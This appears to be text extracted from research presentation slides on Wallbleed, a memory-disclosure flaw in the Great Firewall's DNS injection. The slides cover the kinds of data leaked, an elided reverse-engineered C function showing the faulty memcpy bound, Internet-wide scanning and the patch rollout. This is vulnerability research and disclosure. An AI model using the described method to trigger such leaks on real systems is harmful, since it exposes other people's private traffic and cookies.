
**Stack frames** infer **x86\_64 architecture**

**IP headers** indicate some **internal traffic**

**HTTP Cookies** **risk user privacy**

# Seeing our own traffic

- Prove **network traffic** is **leaked**
- Send **unique sequence** across GFW
- Observe **sequences** in **leaked data**




# Why Wallbleed happens?

## Reverse-engineered C-equivalent code

```
1 // Check if msg is a DNS query for a name that should be censored.
2 // If so, change msg into a response in place and return the length
3 // of the response. If not, return 0.
4 size_t response(unsigned char * msg, size_t msg_len) {
    ...
35     size_t n = MIN(label_len, 125 - qname_i);
36     memcpy(qname + qname_i, msg_ptr, n);
    ...
95 }
```



# Who's affected by Wallbleed?



**Wallbleed requests** sent from a **client** in the US to the **entire IPv4 space**

**Hosts around the world triggered injection**

Traffic with **no relation to China** could be **leaked**


# Patching Behavior

Queries sent to one IP address per /24 subnet

Observe changes in responding IP addresses

Patch tested from September 12 to October 16

Patch rolled out in five stages, across regions




